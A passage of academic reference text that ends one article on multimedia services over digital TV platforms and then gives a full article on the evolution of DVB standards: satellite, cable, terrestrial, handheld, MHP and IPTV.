As traditional networks begin to evolve towards new multiservice infrastructure, many different clients (TVs, home PCs, and game consoles) will access content on the Internet. Because the traditional telecommunications market has been vertically integrated (de Bruin & Smits, 1999), with applications and services closely tied to the delivery channel, new solutions—based on the horizontally-layered concept that separates applications and services from the access and core networks—have to be developed. Besides, specific emphasis should be placed on the critical issues associated with a dual-band communication link concept, namely a broad band on the forward path, and a narrow or wide band on the return interactive path. In the future multimedia scenario, the integration of satellite resources with terrestrial networks will support technical and economical feasibility of services via satellite and/or terrestrial TV. In order to develop multimedia services and products for different categories of users, a number of aspects has to be considered. The process starts with service definition. In this phase, candidate applications have to be analysed, targeting two main categories of users—namely "residential" and "business"—from which the user profile could be derived. The next stage will include system design; that is, the typology of the overall system architecture for the operative system has to be assessed and designed. A specific effort should be placed on integrated distribution of services (digital TV and multimedia together with interactive services), as well as on the service access scheme for the return channel operating in a narrow or wide band, aimed at identifying a powerful access protocol. In parallel, various alternatives of the return interactive channel can be considered and compared with the satellite solution. Then, a clear assessment of the system economical viability will be possible. Different components of the system architecture should be analysed in terms of cost competitiveness in the context of a wide and probable intensive expansion of services provided through an interactive DVB-like operative system. The objective of the analysis will not only be to define the suitability of such technology choice but also to point out the applications and services which can be better exploited on the defined DVB system architecture.

In an attempt to cope with implementation aspects and design issues, service providers are faced with a dilemma. Not only must they choose an infrastructure that supports multiple services, but they must also select, from among a variety of last-mile access methods, how to deliver these multimedia services cost-effectively now and in the future. Besides, when a new service succeeds, an initial deployment phase is usually followed by a sustained period of significant growth. The management systems must not only be able to cope with a high volume of initial network deployment activity, but also with the subsequent rapidly accelerating increase in the load (Dunne & Sheppard, 2000). Hence, in the service domain, one has to:

- Analyse distribution of digital TV programmes bounded up with delivery of advanced multimedia services to residential customers in a number of different areas: education (i.e., distance learning) and information (e.g., news on demand), entertainment (e.g., movie on demand, broadcast services) and commercial (e.g., home shopping);
- Thoroughly evaluate the possibility of offering high quality multimedia services with different levels of interactivity, ranging from no interaction (e.g., broadcast services) to a reasonably high level of interaction (i.e., distance learning and teleworking, also transaction services, e.g., teleshopping); and
- Analyse both the relationship between DVB and interactive services and the possibility of accessing interactive multimedia and Internet via different terminal equipment, from set-top-boxes to PCs, taking careful consideration of the evolution of the former towards network computing devices.

In order to achieve the best overall system solution in the delivery platform domain, the following key issues should be addressed:

- Optimization of both the service access on the return link in the narrow or wide band (in terms of protocols, transmission techniques, link budget trade-offs, and so on), and usage of downstream bandwidth for provision of interactive services bounded up with distribution of digital TV programmes;
- Adoption of alternative solutions for the return channel in different access networks scenaria;
- Cost-effectiveness of the user terminal (RF sub-system and set-top-box) and viability of the adopted system choices for supporting new services; and
- Effective integration of DVB platform on surrounding interactive multimedia environment.

Apart from the overall system concept and its evolution, the introduction of such integrated platform will have a large impact, even in the short term, due to the potential of digital TV (multimedia market), and from the social one, due to the large number of actual and potential users of interactive services (e.g., Internet). Besides, the introduction of multicast servers for multipoint applications should significantly increase the potential of the integrated DVB infrastructures allowing interactive access to multimedia applications offered by content developers and service providers. MSDP must thus accommodate evolving business models by achieving a clear separation of business processes from service delivery technologies. Furthermore, it must enable operators to rapidly launch and manage services while making maximum reuse of network and system assets—for example, if triple-play is concerned, a network operator might want to employ the MSDP to integrate voice and presence in buddy lists during a sports event delivered via IPTV, mobile TV (DVB-H), or both. To succeed in these roles, the MSDP should support portals, where consumers may discover and consume operator offerings, as well as business-to-business (B2B) gateways, where external content and services can connect to operator business processes and network channels (Johnston, 2007).

FUTURE TRENDS

In recent years, one can observe a convergence of various information and communication technologies on media market. As a result of that process, the digital TV sector is also subject to the convergence. Hence, the entertainment, information, telecommunications, and transaction sectors of media market can play an important part in the development of new interactive multimedia services in the context of digital TV. The market players from these traditional sectors are trying to develop activities beyond the scope of the core business and compete to play the gatekeeper's role between sectors (Ghosh, 2002). At the same time, however, they have also to cooperate by launching joint ventures, in order to eliminate uncertainties in a return on investment, typical for new markets. Economies of scale can lead to cost reductions, and thus to lower prices for customers. Moreover, combined investments can also lead to a general improvement of services. From the user's perspective, one of the positive and useful results of such integration on the basis of cooperation could be creation of a one-stop "shopping counter" through which all services from the various broadcasters could be provided. Such solution offers three important advantages: the user does not have to sign up with every single service provider, there is no necessity to employ different modules to access the various services, and finally, competition will take place on the quality of service, rather than on the access to networks. From the broadcaster's point of view, the advantage of the open STB is that the network providers could still use its proprietary conditional access management system (CAMS). Hence, there is a number of questions and open problems that concern the provision of multimedia services on digital TV platform, such as the creation of an economic model of the market for digital TV services, both existing and potential, which might be used for forecasting, a development of both the new electronic devices (STBs, integrated or digital TV receivers) to be used at the customer premises, and new interactive multimedia services (Newell, 2001). Devices are becoming increasingly more powerful and, as a result, user perception of devices is changing. Today, increasing device capability and diversity causes the users see their devices as personal gadgets that can be extended with software (such as games), filled with downloaded media, and used for capturing and producing their own content. In addition, technical advances, such as those enabled by IP Multimedia Subsystem (IMS), have given rise to new kinds of communication services on top of a standardized all-IP network without specific per-service additions to the network itself (Johnston, 2007). These developments put even greater expectations on service delivery platform. Where quality of service is concerned, device management and awareness are becoming an ever important part of satisfying user expectations.

New technologies are constantly being introduced to enable new types of services. Technologies, such as the session initiation protocol (SIP) and IMS, are leading the way toward an ever-capable all-IP control layer where person-to-person and value-added services can be created on standardized network interfaces and delivered over a variety of access networks (fixed or wireless). In general, because technological developments in the field of digital TV have implications for the whole society, policy and decision makers in the government, industry, and consumer organizations must assess these developments, and influence them if necessary.

CONCLUSION

This contribution aimed to explore various aspects dealing with the provision of the interactive and multimedia services on digital TV platform. Without pretending to be exhaustive, the article provides an overview of DVB technology and describes both the existing and potential multimedia services to be delivered on DTV platform. It also examines the ability of digital TV infrastructure for provision of different services.

Because this field is undergoing rapid development, underlying this contribution is also a question of the possible substitutions of services which, previously, were not substitutable. At the same time, an impact of the regulatory measures on the speed and success of the introduction of digital television and related multimedia services has been also discussed.

The scope of this article does not extend to offering conclusive answers to the above mentioned questions or to resolving the outlined issues. In the meantime, the article is essentially a discussion document, providing a template for evaluating current state-of-the-art and a conceptual framework which should be useful for addressing the questions to which the media market players must, in due course, resolve in order to remove barriers impeding progress towards a successful implementation of digital multimedia TV services. Service delivery platform does not create and deliver services—it only support a creation and delivery of services that is the business of standardized network enablers, devices, and related service-delivery infrastructures.

KEY TERMS

Broadcast TV Services: Television services that provide a continuous flow of information distributed from a central source to a large number of users.

CA (Conditional Access) Services: Television services that allow only authorized users to select, receive, decrypt, and watch a particular programming package.

Content Driven Services: Television services to be provided depending on the content.

Digital TV: Broadcasting of television signals by means of digital techniques, used for the provision of TV services.

DVB (Digital Video Broadcasting): The European standard for the development of digital TV.

Enhanced TV: A television that provides subscribers with the means for bidirectional communication with real-time end-to-end information transfer.

Interactive Services: Telecommunication services that provide users with the ability to control and influence the subjects of communication.

Multimedia Communication: A new, advanced way of communication that allows any of the traditional information forms (including their integration) to be employed in the communication process.

STB (Set Top Box): A decoder for demodulating the digital signals to be displyed on a screen of TV receiver.

Value Added Services: Telecommunication services with the routing capability and the established additional functionality.

Digital Video Broadcasting (DVB) Evolution

INTRODUCTION

Achieving widespread access by all European citizens to new services and advanced applications of the information society is one of the crucial goals of the European Union's (EU) strategic framework for the future. Towards realizing this primary target, multiple access platforms are expected to become available, using different access methods for delivery of services (and of related digital content) to a wide variety of end-user terminals, thus creating an "always-on" and properly "converged" technological and business environment, all able to support and to promote innovation and growth (Commission of the European Communities, 2005). The result will be a "complementarity" of services and markets in an increasingly sophisticated way.

Economic and technology choices imply certain networks for certain service options. As these networks become more powerful, the temptation is to adapt certain characteristics of the network technology to make it suitable for modern services. The challenge is to build "bridges" or "links" between the different convergent technologies without undermining the business models on which they are built. In such a context, converging technology means that innovative systems and services are under development with inputs, contributions, and traditions from multiple industries, including telecommunications, broadcasting, Internet service provision, computer and software industries, and media and publishing industries, where the significance of standardization and interoperability can be fundamental. In any case, digital technology can offer the potential for realizing the future electronic information highways or integrated broadband communications. However, for the multiplatform environment to proliferate in liberalized markets and for the platforms themselves to complement each other, the related prerequisites and the governing regulatory environment must favor technologically neutral conditions for competition, without giving preference to one platform over others (Chochliouros & Spiliopoulou, 2005a).

Among the latest European priorities for further development of the information society sector as described above were several efforts for extending the role of digital television based on a multiplatform approach (European Commission, 2002a). If widely implemented, digital (interactive) television may complement existing PC- and Internet-based access, thus offering a potential alternative for market evolution (Chochliouros, Spiliopoulou, Chochliouros, & Kaloxylos, 2006). In particular, following current market trends, digital television and third generation (3G) mobile systems driven by commonly adopted standards can open up significant possibilities for a variety of platform access to services, offering great features of substitution and complementarity. The same option holds for the supporting networks as well (European Commission, 2003a).

Within the above fast developing and fully evolutionary context, the thematic objective of digital video broadcasting (DVB) applications (including both the underlying network infrastructures and corresponding services offered) can influence a great variety of areas (http://www.dvb.org). In particular, DVB stands as a suite of internationally accepted open standards, mainly related to digital television- and data-oriented applications. These standards (in most cases already tested and adopted in the global marketplace) are maintained by the so-called *DVB Project*, an industry-driven consortium with more than 300 distinct members, and they are officially published by a joint technical committee (JTC) of the European Telecommunications Standards Institute (ETSI), the European Committee for Electrotechnical Standardization (CENELEC), and the European Broadcasting Union (EBU).

The existing DVB standards cover all aspects of digital television, that is, from transmission through interfacing, conditional access, and interactivity for digital video, audio, and data. In particular, DVB not only includes the transmission and distribution of television program material in digital format over various media, but also a choice of associated features (considered for exploiting capabilities of all underlying technologies). However, market benefits can be best achieved if a "harmonized" approach, based on a long-term perspective, is adopted since the beginning of all corresponding efforts, intending to facilitate a progressive development towards new (and more advanced) services in a smooth and compatible manner (Oxera, 2003). An essential precondition for this progress is the adoption, *in the market sector*, of common standards which, while providing necessary clarity for both producers and consumers in the short term for early introduction of digital television facilities, also supply the potential for subsequent smooth upgrading to new and higher grades of service.

Thus, in the framework of competitive and liberalized environments DVB can support major efforts for the penetration (and the effective adoption) of enhanced multimedia-based services (Fenger & Elwood-Smith, 2000) independently of the type and/or format of the content offered while *simultaneously* promoting broadband opportunities. Furthermore, being fully conformant to the requirements imposed by convergence's aspect, DVB can advance optimized solutions for different technical communications platforms.

The European market has been widely developed in the area of (interactive) digital television (Chochliouros et al., 2006; European Commission, 2003b) and the EU is now leading further deployment through DVB procedures. The focus provided by a common set of technical standards and specifications has given a market advantage and spurred the appearance of innovation perspectives.

BACKGROUND: ACTIVITIES PERFORMED IN THE CONTEXT OF THE DVB PROJECT

The *DVB Project* (officially formed since September 1993) is a successful market-led consortium of private and public sector organizations in the wider television-related industry, comprising over 250 broadcasters, manufacturers, network operators, software developers, and regulatory bodies (from more than 35 countries worldwide) committed to designing global technical standards for the delivery of digital television and (recently) data services. The basic original target was to provide a set of open and common "technical mechanisms" by which digital television broadcasts could be efficiently delivered to consumers. The DVB consortium came together to create the necessary "unity" in the march towards global standardization, interoperability, and future proofing. Among its core objectives is the proper agreement on specifications for digital media delivery systems, including broadcasting. The effort performed in the broad partnership of companies and organizations involved, contributes to on-going work in various sectors, refining and improving the existing standards and developing new ones that all address the real needs of a rapidly changing broadcasting landscape (Watson-Brown, 2005).

The development of market-driven global interoperable standards is critical to the creation of a competitive environment for convergent services and for any related information applications. To this aim, industry's active involvement in DVB activities has brought a key feature: the belief that specifications are only worth developing if and when they can be translated to products which have a direct commercial value. Thus, all corresponding specifications are effectively "market driven." This conscious effort has contributed greatly to the broad success of DVB standards.

More specifically, each corresponding technical standard is positioned and/or estimated—at first—on actual market needs, where a clear set of user requirements is taken into account to "delimit" several fundamental parameters such as user functions, quality conditions, timescales, and price range (Digital Video Broadcasting, 2001). Once consensus on these user requirements is reached, then a technical specification is developed via the exploration of available technologies, to fulfil the imposed prerequisites. The next step is to address (and to "substantiate") the corresponding intellectual property rights (IPRs) and then to endorse the specification to an official standard for international adoption and utilization. (In the administrative structure of the DVB Project there are specific internal functional units known as "modules," each one covering a detailed element of the work undertaken and exactly corresponding to the previously described procedures).

The early DVB task was to develop an entire suite of digital satellite, cable, and terrestrial broadcasting technologies able to be adopted by the majority of the digital markets (Chochliouros, Spiliopoulou, & Lalopoulos, 2005). Rather than having a one-to-one correspondence between a delivery channel and a program channel, the related systems could be considered as "containers" of any combination of image, audio, or multimedia, able to support various types of television (e.g., high-definition TV-HDTV), surround sound, or any kind of new media to arise over time. Then, action was performed to result in already accepted ETSI standards for the physical layers, error correction, and transport for each delivery medium, also aiming to lower costs for users and manufacturers.

The DVB Project has used and continues to draw extensively on standards developed from the International Organization for Standardization (ISO)/International Electrotechnical Committee (IEC) JTC Motion Picture Experts Group (MPEG). The "transport means" for all suggested systems is the MPEG2 transport stream. Developing works foster various market-led systems, able to meet the real needs and economic circumstances of the consumer electronics and the broadcast industry (Chochliouros & Spiliopoulou, 2005b; Reimers, 2000).

As DVB technology has been advanced and spread beyond the European territory, so has the range of commercial enterprises ready and willing to take advantage of it. As a result, DVB membership is expanding at an accelerating rate with many organizations joining from well outside the original context, extending the scope both geographically as well as beyond the core broadcast markets, facing new challenges from the ever advancing broadcasting industry. This is the reason why many of the originally created DVB approaches have been already occasionally adopted in North America, Australia, Japan, and other places all over the world.

The scope of the DVB has been widened to build a content environment that combines the stability and interoperability of the world of broadcast with the vigour, innovation, and multiplicity of services of the world of the Internet. The core of DVB's new vision is to provide the tools and mechanisms to facilitate interoperability and interworking between different networks, devices, and systems to allow content and content-based services to be passed through the value chain to the consumer. Since its initial activities, the range of content that the DVB system handles has expanded beyond television and is increasingly being carried on nonbroadcast networks and to non-TV devices. The connection between the transfer of data and the consumption of the services is becoming less tightly coupled due to storage and local networking.

In the course of recent years a considerable list of DVB specifications has been developed very successfully (European Commission, 2002b) while, *at the same time*, it has been broadly adopted in the market. These specifications can be used for broadcasting all kinds of data, as well as of sound, accompanied by possible types of auxiliary information. Some of the specifications are aimed at the installation of appropriate bidirectional communication channels via the exploitation of existing networks (Nera Broadband Satellite, 2002). Due to the huge complexity of the surrounding "environment," different factors have been taken into account when planning services or equipment aimed to the creation of a coordinated digital broadcast market for all service delivery media. The DVB Project is not a regulator or "government-driven" (top-down) initiative. Working to tight timescales and strict market requirements, the project intends to achieve considerable economy of scale, which in turn ensures that towards the expected transformation of the industry to digital technologies, broadcasters, manufacturers, and, *ultimately*, the viewing public will benefit.

The work performed does not intend to specify an interaction channel solution associated to each broadcast system, especially because the interoperability of different delivery media is desirable. Therefore, DVB systems distribute data using a variety approaches (European Commission, 2002b), including satellite (DVB-S, DVB-S2, DVB-SH), cable (DVB-C), terrestrial television (DVB-T), master antenna television (MATV), satellite master antenna television (SMATV), microwave using digital terrestrial TV (DVB-MT), the MMDS and/or MVDS standards (DVB-MC/MS) or any future DVB broadcasting or distribution system. The DVB Project does not intend to reinvent anything but to use existing open solutions whenever they are available.

As a consequence, progress realized up to now has developed a complete family of interrelated television systems for all possible transmission media and at all quality levels (from standard definition through to high definition, including the enhanced definition 16/9 format, being widely deployed in Europe). The standards also cover a range of tools (Valkenburg & Middleton,

2001) for added-value services such as pay-per-view, interactive TV, data broadcasting, and high-speed and "always-on" Internet access. The DVB Project has established beyond doubt the value and viability of precompetitive cooperation in the development of open digital television standards. DVB's open standards guarantee fair, reasonable, and nondiscriminatory terms and conditions with regard to IPRs, allowing them to be freely adopted and utilized worldwide.

OPTIMIZED SOLUTIONS FOR DIFFERENT TECHNICAL PLATFORMS

Transmission Opportunities

DVB standards cover a great variety of digital television aspects and they are fully applied on numerous broadcast services. There are now hundreds of manufacturers offering DVB-compliant equipment, which is already in extended use around the world. DVB standards mainly define the physical layer and data link layer of the corresponding distribution system. Devices can interact with the physical layer via a synchronous parallel interface (SPI), synchronous serial interface (SSI), or asynchronous serial interface (ASI).

In fact, all data is transmitted in MPEG-2 transport streams, with some additional constraints (ETSI, 1997a). The basic DVB components are the use of MPEG-2 packets as digital "data containers," and the critical relevant service information (SI) surrounding and identifying these packets. DVB can deliver to the home almost anything that can be digitized, whether this is high definition TV (HDTV), multiple channel standard definition TV (STDV: i.e., phase altering line (PAL) modulation system, national television system committee (NTSC) or sequential colour with memory (SECAM) modulation system) or broadband multimedia data and interactive electronic communications services. Video, audio, and other data are inserted into fixed-length MPEG transport stream (TS) packets; packetized data constitutes the "payload," which can carry any combination of MPEG-2 (both video and audio). Thus, service providers are free to deliver anything from multiple-channel SDTV, 16:9 wide-screen enhanced definition television (EDTV), or single-channel HDTV to multimedia data broadcast network services and Internet over the air. The complete "*system*" can be seen as a "*functional block*" of clusters of equipment performing the adaptation of the baseband signals, from the output of the MPEG-2 transport multiplexer to the corresponding channel characteristics. The following processes are generally applied to the data stream: (i) transport multiplex adaptation and randomization for energy dispersal; (ii) outer coding (e.g., Reed-Solomon); (iii) convolution interleaving; (iv) inner coding (e.g., punctured convolutional coding); (v) baseband shaping for modulation; and (vi) modulation.

However, to make a fair assessment of the impact of DVB it is essential to consider its presence on three fundamental and distinct transmission platforms, that is, satellite, cable, and terrestrial/microwave.

The satellite system, DVB-S, is the oldest, most established of the DVB standards family, and arguably forms the "core" of the great success in the global market. The satellite system is designed to cope with the full range of satellite transponder bandwidths and services (ETSI, 2000). The core specifications described different "tools" for channel coding and error protection which were later used for other delivery media systems.

However, there is progress and innovation in the relevant scope. The latest DVB-S2 specification (ETSI, 2006a), is the most advanced satellite distribution technology available today and is already poised to become the international standard widely adopted by satellite operators and service providers. This standard offers greater flexibility and better performance over existing satellites, together with bandwidth efficiency for providing more channels and HDTV. DVB-S2 benefits from recent developments in channel coding and modulation that give a 30% capacity increase over DVB-S under the same transmission conditions and more robust reception for the same spectrum efficiency. It is so flexible that it is able to cope with any satellite transponder characteristics, with a large variety of spectrum efficiencies (from 0.5 to 4.5 bit/s per unit bandwidth) and associated carrier-to-noise requirements (from -2 dB to 16 dB). Thus, DVB-S2 has been optimized for several satellite broadband applications like broadcast services, interactive services including Internet access, digital TV contribution and satellite news gathering, data content distribution/trunking, and other professional applications.

The DVB-C cable system (ETSI, 1998a, 1998b) is based on DVB-S, but the modulation scheme used is quadrature amplitude modulation (QAM) instead of quadrature phase shift keying (QPSK) (as in the previous case). The system is centered on 64-QAM, but it also allows for lower- and higher-level systems, able to convey a complete satellite channel multiplex on a cable channel. In each case, there is a trade-off between data capacity and robustness of data.

Under a similar approach, the terrestrial DVB-T system specification is based on MPEG-2 sound and vision coding (ETSI, 2004a). Although more sophisticated and flexible among the three core DVB transmission systems, DVB-T was more complex because it was intended to cope with a different noise and bandwidth environment, and multipath. The modulation system combines orthogonal frequency division multiplexing (OFDM) with QPSK/QAM. OFDM uses a large number of carriers, which spread the information content of the signal. Used very successfully in digital audio broadcasting (DAB) applications, OFDM's major advantage is that it thrives in a very strong multipath environment (ETSI, 2002a), making it possible to operate an overlapping network of transmitting stations with a single frequency, and especially in mobile reception conditions.

The DVB multipoint distribution system uses microwave frequencies for direct distribution to viewers' homes (ETSI, 1999). Its first version, DVB-MC, is based on the DVB-C cable delivery system, and therefore enables a common receiver to be used for both cable transmissions and this type of microwave transmission. It makes use of frequencies below 10 GHz. Its second version, DVB-MS, is based on the DVB-S satellite delivery system. DVB-MS signals can be received by satellite receivers, which need to be equipped with a small "MMDS" frequency converter, rather than a satellite dish. DVB-MS makes use of frequencies above 10 GHz.

Community antenna systems are important in many markets. DVB-CS is the DVB digital SMATV system (ETSI, 1997b), adapted from DVB-C and DVB-S. The primary consideration is the transparency of the SMATV head-end to the digital TV multiplex from a satellite reception without baseband interfacing, delivering the signal to the user's integrated receiver decoder (IRD, typically the "set top box" [STB]). In general, technology can permit the establishment of a simple and cost-effective head-end for the consumer.

Thematic Areas for Parallel Action

Besides audio and video transmission, DVB also defines data connections with return channels for several media and protocols. Data broadcasting (ETSI, 2004b) has been designed to allow operators to download software and applications over satellite, cable, or terrestrial links; for example, to deliver Internet services over broadcast channels (using IP tunneling) and to provide interactive TV (i-TV). MPEG-2 digital storage media-command and control (DSM-CC) has been chosen as the core of the related specification. The result is based on a series of four profiles, each one serving a specific application area. These are listed as follows:

1. **Data piping:** Simple, asynchronous, end-to-end delivery of data through DVB compliant broadcasting networks.
2. **Data streaming:** This profile can support services requiring a streaming-oriented, end-to-end delivery of data in either an asynchronous, synchronous or synchronized way.
3. **Multiprotocol encapsulation:** This explicit profile supports services requiring the transmission of datagrams of communication protocols.
4. **Data carousels:** It supports services requiring the periodic transmission of data modules.

DVB also facilitates interoperability and interworking between different networks and devices. Central to any television system, and especially important in the digital age, is interoperability. Interfacing is "key" to this domain and DVB offers a range of interface options for professional, IRD, and conditional access (CA) applications. The CA system (DVB-CA) defines a common scrambling algorithm (DVB-CSA) and a common interface (DVB-CI) for accessing scrambled content (ETSI, 1996). DVB system providers develop their proprietary conditional access systems within these specifications. The DVB Professional Interfaces are divided into parallel and asynchronous serial interfaces. The IRD interfaces (CENELEC, 1997a) include the standard set of interfaces to be included on DVB set-top-boxes (e.g., RS-232, video connections, SCART, etc.). Finally, the DVB common interface (CENELEC, 1997b), based on a PCMCIA connector, is the key to the multicrypt conditional access scenario.

The Internet is a pervasive global communication network, used progressively more and more by consumers at home. This has created viable business models to increase the bandwidth of the access networks to the home. Thus, DVB is also emphasising its work to facilitate the delivery of transport stream-based DVB services over IP-based networks (ETSI, 2002b). Studies show that broadband penetration is increasing faster than that of mobile telephony at the same point in its cycle. In this context, DVB has endorsed specifications covering the carriage of MPEG-2 transport streams over IP networks and associated services (also including service discovery and selection, and a broadband content guide and signalling).

PROMOTING EVOLUTIONARY ACTIVITIES

Basic Features of Current DVB Systems

Among the essential features of DVB systems can be considered openness, interoperability, flexibility, market-led nature, and innovative nature.

Openness

DVB systems are developed through consensus in the standardization working groups, to implement innovative features and conformant to user requirements. Once standards have been published through the procedures of ETSI, these are available at a global level. In fact, open standards provide the manufacturers an opportunity to freely implement innovative and value-added services, independently of the kind of the underlying technology (Reimers, 2000).

Interoperability

Because the reference standards are "open," all manufacturers deploying compliant systems are able to guarantee that their equipment will interwork with other similar equipment (Watson-Brown, 2005). As standards are designed with a maximum degree of commonality and based on the common MPEG-2 coding system, they may be easily carried from one medium to another, to minimize development and receiver costs; in particular, such a perspective offers a major advantage, as it provides opportunities for simple, transparent, and efficient signal distribution in various technical platforms. DVB signals can move easily and inexpensively from one transmission/reception means to another, with minimum processing, thus promoting convergence and technological neutrality (Chochliouros & Spiliopoulou, 2005a; ETSI, 1997a). Consequently, different broadcasters making use of different transmission reception systems, and the very diversity of the transmission media themselves, make it costly for network operators to receive, decode, and retransmit services to their customers.

Interfacing

Interfacing is the key to interoperability (European Commission, 2003a). DVB has endorsed a full set of professional and consumer receiver interface specifications, to make certain that head-end equipment can originate from diverse sources and can be used without limitations in the market(s) to promote options for competition and growth. The associated specifications comprize interfaces to plesiochronous digital hierarchy (PDH) and synchronous digital hierarchy (SDH) networks, as well as for community antenna television (CATV)/SMATV head-ends and similar professional equipment. Such interfaces support compatibility options and provide assurance that consumer equipment can be effectively connected to future in-home digital networks.

Flexibility

The usage of MPEG-2 packets as "data containers" (ETSI, 2004b) as mentioned before, provides major benefits: DVB can deliver to the home almost all potential forms of digital information (i.e., from "traditional" TV programs to new broadband multimedia-based and interactive services). Flexibility option may allow for existing differences in priorities between operators' regarding capacity in different countries (i.e., number of channels and quality level) and coverage, with probable differences in receiving conditions. Thus, flexibility can strongly affect multiple sectors of the market, that is, technical, commercial, financial, business, regulatory, and so forth. (Oxera, 2003).

Market-Led Nature

Works carried out within the broader DVB context intend to meet certain well-defined needs and prescribed requirements, as imposed by the market itself. Truly market-led, the DVB Project works to fulfil strict commercial requirements established by the participant organizations; the "active" involvement of a variety of market players from distinct sectors can be a prerequisite to guarantee that the suggested solutions will be fully developed to satisfy both current market needs and requests. Consequently, both businesses and citizens can have access to an inexpensive, world-class communications infrastructure and a wide range of (multimedia) services, supporting considerable economies of scale (UK's Consumers' Association, 2001).

Innovative Nature

Digital technologies introduce many more alternatives and special facilities besides the traditional one-to-many form of communication that can be understood by "television" today (Chochliouros et al., 2006). Convergence affects corresponding transmission methods and introduces innovatory options for the market. New services making use of the advanced features of digital (television) technology will present many-to-one, many-to-many, and one-to-one communication (European Commission, 2003b). In combination with an interactive return channel (using an interface to a mobile phone or a personal digital assistant (PDA) for example), digital receivers will be able to offer users a variety of enhanced services, from simple interactive quiz shows to Internet over the air and a mix of television and Web-type content. High-quality mobile television reception (unachievable with existing analogue systems) is expected to be a reality in a short-termed perspective.

Interactivity

Many of the service offerings in the DVB world will require some form of enhanced interaction (Neale, Green, & Landovskis, 2001) between, for example, the end-user and market operator. This sort of "interactivity" may occasionally be complex to provide various Internet-based communications. As innovation evolves, interactive TV has been identified as one of the key areas ideally suited to an entirely digital transmission system (Chochliouros et al., 2006). DVB has developed comprehensive plans for such an introduction aimed to the adoption of a set of specifications for interactive services and a series of network-specific specifications designed to suit the needs of the physical characteristics of the individual media (European Commission, 2002a).

Other Aspects

In order to perform a consequential approach for development, several additional parameters have to be considered (Commission of the European Communities, 2005). These may comprize, among others:

1. Enhanced safety and security opportunities (especially if related to electronic commerce or electronic transactions). Security can also cover other needs to avoid damage to people or to installations in the surrounding area.
2. Satisfactory radio-frequency (RF) performance, to provide a proper level of quality of service (QoS). In the same context, particular emphasis is given to avoid noise and/or interference effects, probably produced by the surrounding environment.
3. Control and monitoring functions (CMF) to guarantee efficient overview of the entire system "entity" and of the portfolio of services offered.

CURRENT INNOVATIVE ACTIVITIES

As work progresses through the introduction of innovative applications, next DVB priorities emphasize the impact of digital television and the convergence effect in the home environment. Multimedia home platform (MHP) is a specific example of such a revolutionary aspect (ETSI, 2003), aiming to standardize the main software and hardware interfaces in the home for the development of consumer video system applications. Based around a sort of Java application programming interfaces (APIs), it provides an open environment (and interfaces) for enhanced applications and services.

MHP defines a generic interface between interactive digital (Internet-based) applications and the terminals on which those applications are executed. The standard enables digital content providers to address all types of terminals ranging from low to high-end set-top boxes, IDTVs, and multimedia PCs. With MHP, DVB extends its successful open standards for broadcast and interactive services in all transmission networks including satellite, cable terrestrial, and wireless systems.

The rewards for the industry are expected to be enormous and high. MHP is a tremendous opportunity to facilitate the passage from today's vertical markets, using proprietary technologies, towards horizontal markets based on open standards, to benefit consumers and market players, facilitating convergence (Digital Video Broadcasting, 2001). At the political level, the European Commission has undertaken support of MHP implementation (European Commission, 2003b) and results are expected to be encouraging in the near future.

A more flexible and robust digital terrestrial system, DVB-H has also recently been developed (ETSI, 2004c; 2005) that employs DVB-T and IP datacasting technology for broadcast mobile services to provide terrestrial TV for handheld receivers. In fact, DVB-H is defined as a system where the information is transmitted as IP datagrams. Time-slicing technology is employed to reduce power consumption for small handheld terminals, while IP datagrams are transmitted as "data bursts" in small time slots. The front end of the receiver switches on only for the time interval when the data burst of a selected service is on air. Within this short period of time a high data rate is received which can be stored in a buffer. This buffer can either store the downloaded applications or play out live streams. The achievable power saving depends on the relation of the on/off-time. If there are approximately ten or more bursted services in a DVB-H stream, the rate of the power saving or the front end could be around 90%.

DVB-SH (satellite services to handhelds) is defined as a system which is able to deliver IP-based media content and data to handheld terminals like mobile phones and PDAs via satellite. Whenever a line of sight between terminal and satellite does not exist, terrestrial gap fillers are employed to provide the missing coverage. The system has been designed for frequencies below 3 GHz, typically in the *S-band*. It complements the existing DVB-H physical layer standard and uses the DVB IP datacast (IPDC) set of content delivery, electronic service guide, and service purchase and protection. It includes basic features such as turbo-coding for forward error correction (FEC) and a highly flexible interleaver in an advanced system designed to cope with the hybrid satellite/terrestrial network topology. Satellite transmission ensures wide area coverage, with a terrestrial component assuring coverage where the satellite signal cannot be received, as may be the case in built-up areas.

From 2001 onwards, DVB has developed initiatives on providing a set of tools and specific techniques to enable the delivery of content through: broadband IP networks; the delivery of content through networks to consumer devices in a transparent and interoperable fashion; an alliance of broadcast systems and services with third and forth generation mobile telecommunication networks and services; content storage in consumer devices; the commercial exploitation of the movement and consumption of content, the scalability of services and content; to enable delivery to different devices via a variety of different networks, as well as wired and wireless in-home networks. The next phase of DVB's work will see a comprehensive set of commercial guidelines on IPTV, as MHP will be extended by a version for IPTV. These will deal with issues such as the nonreal-time download of content to local storage devices, and network service provider applications and remote management systems designed to get the most of the bidirectional point-to-point architecture of IPTV services. There is also significant work on profiling the entire "ecosystem" for IPTV. Technical work on specifications to meet these requirements is already under way while a future challenge is to facilitate the carriage of IPTV services directly over IP, without the use of an MPEG-2 transport stream (ETSI, 2006b).

CONCLUSION

Over the evolutionary steps performed, DVB facilities have provided robust and reliable technology that facilitated the rollout of digital TV to a large number of markets across the world. A comprehensive and coherent set of systems has enabled a large range of digital TV-based businesses to develop and thrive.

DVB standards have formed the backbone for cable, satellite, and terrestrial digital transmissions on the globe while the DVB Project provided the "forum" for gathering the major television interests into one group to develop a complete set of digital television standards based on a unified approach. The collaborative process of the open DVB standards has the goal of giving the world's broadcasting infrastructure the necessary economies of scale to make the next steps in converged digital services' quality affordable to the viewers. Thus, the worldwide adopted DVB standards can bring the benefits of the digital revolution all the way down the broadcast chain to the consumer.

DVB applications generally offer remarkable possibilities for: (i) technical solutions, appropriate to respond to current and/or forthcoming commercial requirements (thus allowing usage of convenient, cost-effective facilities); (ii) improved transmission/reception service quality; (iii) the flexibility to reconfigure the available data capacity between different service options (exchange between quality and quantity, with related cost consequences); and (iv) innovative broadband- and/or Internet-based (interactive) services originating from the wider information society sector. To realize potential benefits, further initiatives can be promoted to ease consumer choices and the "transition" to new digital applications.

